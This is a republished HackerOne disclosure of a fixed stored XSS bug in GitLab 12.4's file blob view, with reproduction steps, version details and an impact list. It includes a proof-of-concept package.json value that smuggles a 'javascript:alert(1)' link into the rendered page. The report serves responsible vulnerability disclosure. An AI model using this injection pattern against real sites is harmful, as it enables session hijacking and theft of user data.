ESCALATED: Stored XSS in file (blob) view

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
HackerOne report #725805 by mike12 on 2019-10-30, assigned to @jbroullon:
Hello Gitlab!
Blob view allows to create a link with javascript: href attribute. The XSS fires when a user clicks on the link.
Tested in browsers
- Mac 10.14, Safari 12

safari.png From the original on GitLab - Windows 10, Edge 44.18362.267.0

edge.png From the original on GitLab - Ubuntu 18.04, Chrome 70.0.3538.77

chrome.png From the original on GitLab - Windows 10, Chrome 78.0.3904.70 - Not working
- Windows 10, Firefox 70.0 - Not working
Steps to reproduce
-
Run Gitlab
docker run --detach --hostname gitlab.example.com --publish 443:443 --publish 80:80 --publish 22:22 --name gitlab gitlab/gitlab-ce:latest -
Create a new project
-
Add

package.jsonfile to the project with the following content:JSON { "homepage": "http://\njavascript:alert(1)" } -
Open the file in blob view. In my case it was http://gitlab.example.com/root/test/blob/master/package.json
-
Click on the link with
javascript:alert(1)href (see screenshot).
My GitLab version
root@gitlab:/# gitlab-rake gitlab:env:info

System information
System:
Current User:  git
Using RVM:  no
Ruby Version:  2.6.3p62
Gem Version:  2.7.9
Bundler Version:1.17.3
Rake Version:  12.3.3
Redis Version:  3.2.12
Git Version:  2.22.0
Sidekiq Version:5.2.7
Go Version:  unknown

GitLab information
Version:  12.4.0
Revision:  1425a56c75b
Directory:  /opt/gitlab/embedded/service/gitlab-rails
DB Adapter:  PostgreSQL
DB Version:  10.9
URL:    http://gitlab.example.com
HTTP Clone URL:  http://gitlab.example.com/some-group/some-project.git
SSH Clone URL:  [email protected]:some-group/some-project.git
Using LDAP:  no
Using Omniauth:  yes
Omniauth Providers:

GitLab Shell
Version:  10.2.0
Repository storage paths:
- default:   /var/opt/gitlab/git-data/repositories
GitLab Shell path:    /opt/gitlab/embedded/service/gitlab-shell
Git:    /opt/gitlab/embedded/bin/git
Impact
An attacker can:
- Perform any action within the application that a user can perform
- Steal sensitive user data
- Steal user's credentials
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is known
A high-severity XSS bug in gitlab.com. GitLab made it public on 3 March 2020. Fixed in version 12.8.
About XSS
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



